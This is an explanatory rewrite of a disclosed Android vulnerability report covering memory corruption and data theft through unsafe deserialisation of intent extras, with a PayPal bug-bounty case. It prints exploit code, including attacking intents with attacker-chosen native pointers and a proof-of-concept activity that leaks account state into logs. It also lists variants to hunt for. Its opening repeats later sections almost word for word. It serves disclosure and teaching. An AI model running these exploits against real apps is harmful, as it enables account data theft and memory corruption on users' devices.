assigning fields before running the no-argument constructor is what turns a crash into a data leak: field initialisers that pull in sensitive state run on the attacker's object, and the object is then returned to the attacker.
The echo in onPostCancel and onPostSuccess is the second half of the design flaw: an activity that reflects the caller's extras back through setResult().
Impact
An attacker who can reach the affected component can cause memory corruption in the vulnerable app, including access to an attacker-controlled address. With the PayPal chain, the attacker could obtain user account details, which appeared in the logs of the attacking app. Exploitation depends on the two conditions above: an object that assigns sensitive data in its field initialisers or no-argument constructor, and an activity that returns the attacker's intent or extras via setResult(). The report does not describe any further impact beyond the data leak.
Fix
The report gives two preventive measures:
- Prevent the use of attacker-controlled data to create native pointers. This includes storing native pointers in
Serializableclasses without fields marked astransient, and denying the attacker the ability to control offsets, for examplesizevalues used to create a pointer. - Do not use parsers with
Parcelableclasses to dynamically create objects and allow the attacker-controlled class name to be unwrapped. Always use predefined values.
The report does not state which changes PayPal made.
Variants to test
- Serialisable classes holding native pointers. Look for
Serializableclasses withlongpointer fields andfinalize()methods that free them. A positive result is an exported component that deserialises the object and a crash or access to an address you chose. - Parcelable JSON wrappers. Look for
Parcelableclasses that carry a class name and a JSON string and pass them to Gson, Jackson, Fastjson or similar. A positive result is a stack trace showing your chosen class being instantiated. - Field-initialiser data. Search for classes whose fields are initialised with singletons or other sensitive state at declaration time. A positive result is that data appearing in the object returned to your app.
- Echoing activities. Look for activities that call
setResult()withgetIntent().getExtras(). A positive result is your extra coming back inonActivityResultwith the deserialised object attached. - Standard library gadgets. Try classes such as
VirtualRefBasePtrandOpenSSLX509Certificateas the target class name. A positive result is a crash or memory access at an address you chose.
What happened, in plain words
Imagine you hand a parcel to a courier. Normally the courier opens it, checks the label, and delivers it to the right person. Now imagine the label on the parcel is written by you, and the courier trusts it completely: it will open any door you name, in any building, and hand over whatever is inside. That is roughly the kind of mistake described here, except the parcel is data sent between two apps on an Android phone, and the door is a place in the phone's memory.
Android apps can talk to each other. One app can ask another app to do something by sending it a message called an Intent. That message can carry extra pieces of data, called extras. If the receiving app takes those extras and turns them back into objects (the building blocks of a program) without checking who sent them or what they contain, the sender can influence things it should never be able to touch.
This article is about a family of bugs called memory corruption. Memory is where a running program keeps its working data: numbers, text, and also addresses that point to other places in memory. Memory corruption happens when an attacker can change that memory in a way the program never intended. The consequences can range from a crash, to leaking private information, to running the attacker's own code.
The researchers at Oversecured looked at two common ways this happens on Android, using a deliberately vulnerable practice app called OVAA (Oversecured Vulnerable Android App) as a teaching target. Then they found the same kind of mistake in PayPal's Android apps and reported it through PayPal's bug bounty programme (a scheme where companies pay people for reporting security flaws responsibly).
Below, we walk through each step slowly, explaining every term the first time it appears.
The two ingredients you need
Before any of this works, the vulnerable app has to expose a component that automatically turns incoming data back into objects. A component is simply a part of an app that other apps are allowed to talk to, such as a screen (an activity) or a background service. "Exported" means it is open to other apps.
The report describes two ways such a component might handle incoming data:
- It reads a specific extra, for example with
Intent.getStringExtra(). That is a method (a named action a program can perform) that pulls a piece of text out of the intent by its key name. - Or it merely checks whether a key exists, for example with
Intent.hasExtra(). Even just checking can be enough, because the act of looking can trigger the automatic rebuilding of the data.
When the app rebuilds that data, it may also rebuild any objects nested inside it. That automatic rebuilding is called deserialisation: turning a stored or transmitted form of an object back into a live object in memory. If the attacker controls what was stored, the attacker controls what gets rebuilt.
No special accounts, roles or tools are needed to follow along. The examples rely on the OVAA app, an attacking app that you write yourself (into which you copy classes from the vulnerable app), and a basic understanding of how Android apps pass messages.
Attack one: letting the attacker choose a memory address
The first pattern is a class that holds a native pointer. A pointer is just a number that means "the data you want is at this address in memory". "Native" means the code handling it is written in a lower-level language (typically C or C++) rather than Java, and it works directly with raw memory addresses.
In OVAA, the vulnerable class is called MemoryCorruptionSerializable:
public class MemoryCorruptionSerializable implements Serializable {
    static {
        System.loadLibrary("ovaa");
    }

    private static final long serialVersionUID = 0L;

    private long ptr;

    private native void freePtr(long ptr);

    protected void finalize() throws Throwable {
        If (ptr != 0) {
            freePtr(ptr);
            ptr = 0;
        }
    }
}
Line by line:
public class MemoryCorruptionSerializable implements Serializable {declares a class namedMemoryCorruptionSerializable.implements Serializablemeans objects of this class can be converted into a stream of bytes and back again, which is exactly what happens when they travel inside an intent.static { System.loadLibrary("ovaa"); }is a block that runs once when the class is first loaded. It loads a native library calledovaa, which contains the lower-level code this class relies on.private static final long serialVersionUID = 0L;is a version number for the serialised form. It helps the receiving side confirm it is reading the same version of the class.private long ptr;is the important line. It is a plain field (a variable belonging to the object) of typelong, a 64-bit whole number. It is meant to hold a memory address. Because it is not markedtransient(a keyword meaning "do not save this field when serialising"), its value is saved and restored along with everything else.private native void freePtr(long ptr);declares a method whose actual code lives in the native library. Its job is to release (free) the memory at the given address.protected void finalize() throws Throwable {is a special method that Java may call just before an object is destroyed, giving it a chance to clean up.If (ptr != 0) {checks whether the pointer is not zero. (Note the capitalI; as written in the report, this would not compile, but the intent is a normalif.)freePtr(ptr);calls the native free method on whatever address is stored inptr.ptr = 0;resets the field so the cleanup does not happen twice.
The flaw is simple once you see it: because ptr is an ordinary saved field, whoever creates the object also chooses the address inside it. When the object is later cleaned up, the app calls freePtr on an address the attacker picked. Freeing memory at an address you do not own is a classic way to corrupt memory.
The steps to exploit it
- Find an exported component that either automatically receives data from the intent (for example
Intent.getStringExtra()) or checks for the existence of a key (Intent.hasExtra()). As a result, all nested objects will be automatically deserialised. - Pass a
MemoryCorruptionSerializableobject in the intent and specify an arbitrary address forptr.
To do this, you copy an existing class from the vulnerable app and paste it into the attacking app, removing any unnecessary methods such as finalize. Why copy the class? Because the receiving app needs to recognise the object by its class name. If your attacking app defines a class with the same name and the same saved fields, the receiving app will happily rebuild it as if it were its own.
This leads to an attacker-controlled address being accessed in the vulnerable app. The report notes that a successful exploit exists for a vulnerability in the OpenSSLX509Certificate standard library class, meaning there is a known way to turn this kind of access into something more serious.
Oversecured's mobile app scanner can be used to detect this vulnerability:
The image shows the attacker-controlled address being accessed in the vulnerable app, as described just before it.
Attack two: letting a JSON parser build whatever the attacker names
The second pattern uses JSON, a simple text format for data, built from names and values in curly braces. Many apps use a JSON parser to turn that text into objects. Some parsers are especially flexible: they can be told which class to build, not just which fields to fill.
The report names several such parsers: Google Gson, FasterXML, Jackson, Alibaba's Fastjson and others.
A typical model (a class that describes a piece of data) looks like this:
public class UserModel {
    public String firstName;
    public String lastName;
    //...
}
Line by line:
public class UserModel {declares a class calledUserModel.public String firstName;andpublic String lastName;are two text fields, one for a first name and one for a last name.//...is a comment indicating more fields would follow.
And here is how such a parser is used:
String data = "{'firstName':'Foo', 'lastName':'Bar', ...}";
Gson gson = new GsonBuilder().create();
UserModel user = gson.fromJson(data, UserModel.class);
Line by line:
String data = "{'firstName':'Foo', 'lastName':'Bar', ...}";stores a piece of JSON text in a variable calleddata. It contains a first name ofFooand a last name ofBar.Gson gson = new GsonBuilder().create();creates a Gson parser object, the tool that will do the conversion.UserModel user = gson.fromJson(data, UserModel.class);asks Gson to read the JSON text and produce aUserModelobject from it. The result is stored inuser.
These parsers do not require the model to be Serializable, but they do create and initialise arbitrary classes. The vulnerability appears when an attacker can control both the class name and the JSON payload (the body of data). In that case, the parser can be made to initialise arbitrary objects with arbitrary data. OVAA provides an example of such a vulnerable class in MemoryCorruptionParcelable.
Classes from the Android standard library, such as VirtualRefBasePtr, can be used to cause memory corruption through this route. VirtualRefBasePtr is a class that holds a native pointer internally, so if the attacker can set that pointer through JSON, the same problem as before appears.
The steps to reproduce are exactly the same as in the previous section: find a component that automatically deserialises the object, then pass a specially constructed MemoryCorruptionSerializable to it.
Oversecured's vulnerability scanner also detects such issues:
The image shows a specially constructed object being passed to the vulnerable app, as described just before it.
The PayPal case
Oversecured followed PayPal's standard disclosure policy (the agreed process for reporting a flaw privately and giving the company time to fix it) and worked with PayPal's Bug Bounty Team. The report notes that PayPal in no way endorses Oversecured or its products and services.
Several PayPal apps had the class com.paypal.android.p2pmobile.common.utils.ParcelableJsonWrapper with the following code:
The image shows that class as it appeared in the PayPal apps.
The memory corruption attack turned out as follows:
Intent intent = new Intent();
intent.setData(Uri.parse("paypal://deeplink/"));
intent.putExtra("evil", new ParcelableJsonWrapper("com.[redacted].util.VirtualRefBasePtr", "{'mNativePtr':3735928551}"));
startActivity(intent);
Line by line:
Intent intent = new Intent();creates an empty message object, the thing that will carry data to another app.intent.setData(Uri.parse("paypal://deeplink/"));attaches a data address to the message. A URI is a structured address, like a web link; here it is apaypal://link, which helps the message reach the intended part of the PayPal app.intent.putExtra("evil", new ParcelableJsonWrapper("com.[redacted].util.VirtualRefBasePtr", "{'mNativePtr':3735928551}"));puts an extra namedevilinto the message. The value is aParcelableJsonWrapper(a wrapper object that can travel between apps) holding two pieces of text: a class name,com.[redacted].util.VirtualRefBasePtr, and a JSON payload,{'mNativePtr':3735928551}. The number3735928551is the value placed in the JSON payload.startActivity(intent);sends the message, asking Android to open the activity that handles it.
The wrapper is what the receiving app will deserialise, and the class name and JSON inside it are fully attacker-controlled. In other words, the attacker is choosing both which class gets built and what data goes into it.
Rewriting the wrapper in the attacking app
The ParcelableJsonWrapper class in the attacking app was rewritten as follows:
package com.paypal.android.p2pmobile.common.utils;

import android.os.Parcel;
import android.os.Parcelable;

public class ParcelableJsonWrapper implements Parcelable {
    public static Parcelable.Creator<ParcelableJsonWrapper> CREATOR = new Parcelable.Creator<ParcelableJsonWrapper>() {
        public ParcelableJsonWrapper createFromParcel(Parcel parcel) {
            return new ParcelableJsonWrapper(parcel);
        }

        public ParcelableJsonWrapper[] newArray(int i) {
            return new ParcelableJsonWrapper[i];
        }
    };

    public int describeContents() {
        return 0;
    }

    private String className;
    private String jsonData;

    public ParcelableJsonWrapper(String className, String jsonData) {
        this.className = className;
        this.jsonData = jsonData;
    }

    private ParcelableJsonWrapper(Parcel parcel) {
        this.className = parcel.readString();
        this.jsonData = parcel.readString();
    }

    public void writeToParcel(Parcel parcel, int i) {
        parcel.writeString(this.className);
        parcel.writeString(this.jsonData);
    }
}
Line by line:
package com.paypal.android.p2pmobile.common.utils;declares the package (the folder-like grouping of classes). It must match the original exactly so the receiving app recognises the class.import android.os.Parcel;andimport android.os.Parcelable;bring in the Android classes needed to send objects between apps. AParcelis a container for flattened data;Parcelableis the interface (a contract) that says a class knows how to write itself into a parcel and read itself back out.public class ParcelableJsonWrapper implements Parcelable {declares the wrapper class and promises to follow theParcelablecontract.public static Parcelable.Creator<ParcelableJsonWrapper> CREATOR = ...defines the standard factory that Android uses to rebuild the object on the receiving side.public ParcelableJsonWrapper createFromParcel(Parcel parcel) { return new ParcelableJsonWrapper(parcel); }is the method that builds an object from incoming parcel data.public ParcelableJsonWrapper[] newArray(int i) { return new ParcelableJsonWrapper[i]; }creates an array of the right size, as the contract requires.public int describeContents() { return 0; }is a required method that describes special contents;0means none.private String className;andprivate String jsonData;are the two pieces of text the wrapper carries.public ParcelableJsonWrapper(String className, String jsonData) { this.className = className; this.jsonData = jsonData; }is the constructor (the code that runs when a new object is made) that stores the two values.private ParcelableJsonWrapper(Parcel parcel) { this.className = parcel.readString(); this.jsonData = parcel.readString(); }rebuilds the object by reading the two strings back out of the parcel.public void writeToParcel(Parcel parcel, int i) { parcel.writeString(this.className); parcel.writeString(this.jsonData); }writes the two strings into the parcel when the object is sent.
The class keeps the same package and name so that the receiving app resolves it, and it marshals the two attacker-chosen strings, the class name and the JSON, across the process boundary. "Marshalling" just means packing data into a form that can travel between processes.
And we got a stack trace of the error:
A stack trace is the list of function calls the program was making when it failed, printed from the innermost call outwards. The image shows that trace.
Turning the crash into stolen data
Beyond the crash, the researchers managed to hijack user data through this error in an interesting way. JSON to Java parsers work in a similar way: they create the first instance of an object (in this case, the constructor with no arguments is called) only after the fields specified in JSON are assigned their values through reflection. Reflection is a feature that lets a program inspect and modify an object's fields by name at runtime, without knowing them in advance.
That order matters. If a class fills its fields with sensitive data at the moment it is declared (for example, private AccountState mAccountState = AccountState.getInstance();), then those values are already in place before the parser even starts assigning anything from JSON. The attacker sends an empty JSON body, the parser builds the object, the field initialisers run and pull in private data, and the object now holds that data.
Two conditions must be fulfilled for a successful exploitation:
- Find an object that assigns sensitive data to the fields either in the constructor without arguments or during the declaration.
- Find an activity that returns the intent sent by the attacker or its extras via
setResult().
If an attacker can fulfil both conditions, the data assigned to the fields can be stolen.
For the first condition, the class com.paypal.android.foundation.presentation.state.AuthRememberedStateManager was found, with part of its declaration:
public class AuthRememberedStateManager {
    //...
    public BiometricUserState biometricUserState = new BiometricUserState();
    private KeepMeLoggedInConsentState keepMeLoggedInConsentState = new KeepMeLoggedInConsentState();
    private AccountState mAccountState = AccountState.getInstance(); // this initialization contains sensitive account info
    private CreatePinConsentState mCreatePinConsentState = new CreatePinConsentState();
    private DeviceConfirmationState mDeviceConfirmationState = new DeviceConfirmationState();
    private LoginSkipCounterState mLoginSkipCounterState = new LoginSkipCounterState();
    private TrustedPrimaryDeviceState mTrustedPrimaryDeviceState = new TrustedPrimaryDeviceState();
    private UserPreviewUserState mUserPreviewUserState = new UserPreviewUserState();
    private PinUserState pinUserState = new PinUserState();
    private RememberedDeviceState rememberedDeviceState = new RememberedDeviceState();
    private RememberedUserState rememberedUserState = new RememberedUserState();
Line by line:
public class AuthRememberedStateManager {declares the class.//...indicates omitted code.- Each following line declares a field and immediately gives it a value. For example,
public BiometricUserState biometricUserState = new BiometricUserState();creates a newBiometricUserStateobject and stores it in the field. The names suggest state related to biometric login, staying logged in, device confirmation, PINs and remembered users. - The key line is
private AccountState mAccountState = AccountState.getInstance(); // this initialization contains sensitive account info.getInstance()is a common pattern that returns a single shared object. The comment states plainly that this initialisation contains sensitive account information.
The field initialiser for mAccountState calls AccountState.getInstance(), which contains sensitive account info. Because field initialisers run during construction, an object created by the parser with an empty JSON body still ends up holding that data.
For the second condition, the activity com.paypal.android.foundation.interapp.presentation.activity.SinglePaymentNativeCheckoutActivity was found. If no required params are provided, it puts getIntent().getExtras() into setResult() in its superclass com.paypal.android.foundation.presentation.activity.InterAppPaymentActivity:
public void onPostCancel(Bundle bundle) { // bundle == getIntent().getExtras()
    Intent intent = new Intent();
    if (bundle != null) {
        intent.putExtras(bundle);
    }
    setResult(0, intent);
    finish();
}

public void onPostSuccess(Bundle bundle) { // bundle == getIntent().getExtras()
    Intent intent = new Intent();
    if (bundle != null) {
        intent.putExtras(bundle);
    }
    setResult(-1, intent);
    finish();
}
Line by line:
public void onPostCancel(Bundle bundle) {is a method that runs when the payment flow is cancelled. ABundleis a container of key-value pairs, much like the extras of an intent. The comment notes that the bundle is the same asgetIntent().getExtras(), meaning it is the data the caller originally sent.Intent intent = new Intent();creates a fresh message to send back.if (bundle != null) { intent.putExtras(bundle); }copies all the original extras into the reply, provided there are any.setResult(0, intent);sets the reply that the calling app will receive. The0is a result code meaning cancelled.finish();closes the activity.public void onPostSuccess(Bundle bundle) {is the same pattern for a successful payment, withsetResult(-1, intent);where-1conventionally means success.
Both callbacks echo the caller's extras back to the caller. Think of it as posting a form to a company and having them post it back to you, but with extra private notes written on it.
Proof of Concept:
public class MainActivity extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Intent intent = new Intent("com.paypal.android.lib.authenticator.activity.v2.TouchActivity");
        intent.putExtra("evil", new ParcelableJsonWrapper("com.paypal.android.foundation.presentation.state.AuthRememberedStateManager","{}"));
        startActivityForResult(intent, 0);
    }

    protected void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);

        Log.d("evil", "Evil data: " + data.getParcelableExtra("evil").toString());
    }
}
Line by line:
public class MainActivity extends Activity {declares the attacking app's main screen.extends Activitymeans it is a screen that Android can display.protected void onCreate(Bundle savedInstanceState) {is the method that runs when the screen is created.super.onCreate(savedInstanceState);calls the standard setup code first.Intent intent = new Intent("com.paypal.android.lib.authenticator.activity.v2.TouchActivity");creates a message aimed at a specific PayPal activity by its full name.intent.putExtra("evil", new ParcelableJsonWrapper("com.paypal.android.foundation.presentation.state.AuthRememberedStateManager","{}"));attaches the wrapper. This time the class name isAuthRememberedStateManagerand the JSON body is empty,{}. The empty body is deliberate: the attacker does not need to supply any fields, because the class fills them itself when it is built.startActivityForResult(intent, 0);sends the message and asks to be told the result. The0is just a label the attacker chooses so it can recognise the reply.protected void onActivityResult(int requestCode, int resultCode, Intent data) {is the method that runs when the reply arrives.datais the reply message.super.onActivityResult(requestCode, resultCode, data);runs the standard handling first.Log.d("evil", "Evil data: " + data.getParcelableExtra("evil").toString());pulls theevilextra out of the reply, converts it to text, and writes it to the log under the tagevil. Logs are the debugging output of an app, visible to whoever runs it.
As a result, JSON-wrapped user account details appeared in the logs.
Why it worked
The mistake is letting attacker-controlled data decide what gets created and how. In the native pointer case, a Serializable class stores a native pointer in a non-transient field, so the pointer value travels with the serialised object and is later used by freePtr. In the JSON case, a Parcelable wrapper accepts both a class name and a JSON payload from the caller and hands them to a parser that instantiates arbitrary classes and assigns fields by reflection. The parser's behaviour of assigning fields before running the no-argument constructor is what turns a crash into a data leak: field initialisers that pull in sensitive state run on the attacker's object, and the object is then returned to the attacker.
The echo in onPostCancel and onPostSuccess is the second half of the design flaw: an activity that reflects the caller's extras back through setResult().
What an attacker could get
An attacker who can reach the affected component can cause memory corruption in the vulnerable app, including access to an attacker-controlled address. With the PayPal chain, the attacker could obtain user account details, which appeared in the logs of the attacking app. Exploitation depends on the two conditions above: an object that assigns sensitive data in its field initialisers or no-argument constructor, and an activity that returns the attacker's intent or extras via setResult(). The report does not describe any further impact beyond the data leak.
How to prevent it
The report gives two preventive measures:
- Prevent the use of attacker-controlled data to create native pointers. This includes storing native pointers in
Serializableclasses without fields marked astransient, and denying the attacker the ability to control offsets, for examplesizevalues used to create a pointer. - Do not use parsers with
Parcelableclasses to dynamically create objects and allow the attacker-controlled class name to be unwrapped. Always use predefined values.
The report does not state which changes PayPal made.
Other places to look for the same pattern
- Serialisable classes holding native pointers. Look for
Serializableclasses withlongpointer fields andfinalize()methods that free them. A positive result is an exported component that deserialises the object and a crash or access to an address you chose. - Parcelable JSON wrappers. Look for
Parcelableclasses that carry a class name and a JSON string and pass them to Gson, Jackson, Fastjson or similar. A positive result is a stack trace showing your chosen class being instantiated. - Field-initialiser data. Search for classes whose fields are initialised with singletons or other sensitive state at declaration time. A positive result is that data appearing in the object returned to your app.
- Echoing activities. Look for activities that call
setResult()withgetIntent().getExtras(). A positive result is your extra coming back inonActivityResultwith the deserialised object attached. - Standard library gadgets. Try classes such as
VirtualRefBasePtrandOpenSSLX509Certificateas the target class name. A positive result is a crash or memory access at an address you chose.
Glossary
- Activity: a single screen in an Android app, such as a login page or a payment form.
- Android: the operating system that runs on most phones and tablets made by many manufacturers.
- Attacking app: an app written by a researcher or attacker that sends crafted messages to a target app.
- Bug bounty programme: a scheme where a company pays people for finding and reporting security flaws responsibly.
- Bundle: a container of key-value pairs used to carry data, for example the extras of an intent.
- Class: a blueprint in a program that describes what data an object holds and what it can do.
- Component: a part of an app that other apps may be allowed to interact with, such as an activity or service.
- Constructor: the code that runs when a new object is created.
- Deserialisation: turning stored or transmitted data back into a live object in memory.
- Exported: open to being used by other apps on the device.
- Extra: a piece of data attached to an intent under a key name.
- Field: a variable that belongs to an object and holds part of its data.
- Finalize: a method Java may call just before an object is destroyed, often used to release resources.
- Gson / Jackson / Fastjson: libraries that convert between JSON text and Java objects.
- Intent: a message one Android app sends to another, possibly carrying data.
- JSON: a simple text format for data, made of names and values in curly braces.
- Marshalling: packing data into a form that can travel between processes.
- Memory: the working area where a running program keeps its data, including addresses that point to other places in memory.
- Memory corruption: a bug where an attacker can change a program's memory in a way the program never intended.
- Native: code written in a lower-level language such as C or C++, working directly with memory.
- Native pointer: a number that is a raw memory address used by native code.
- OVAA: Oversecured Vulnerable Android App, a deliberately insecure practice app.
- Package: the folder-like grouping that classes belong to, used to keep names unique.
- Parcel: Android's container for flattened data sent between apps.
- Parcelable: the Android contract that lets a class write itself into a parcel and read itself back out.
- Pointer: a number that means "the data you want is at this address in memory".
- Proof of Concept: a small working example that demonstrates a vulnerability.
- Reflection: a feature that lets a program inspect and modify an object's fields by name at runtime.
- Serializable: a Java contract that lets an object be converted to bytes and back.
- setResult(): the method an activity uses to send a reply back to the app that started it.
- Stack trace: the list of function calls a program was making when it failed.
- Superclass: the parent class a class inherits behaviour from.
- Transient: a keyword meaning a field is not saved when an object is serialised.
- URI: a structured address, like a web link, used to identify a resource.
- VirtualRefBasePtr: an Android standard library class that holds a native pointer internally.
- OpenSSLX509Certificate: an Android standard library class for which the report notes a known successful exploit.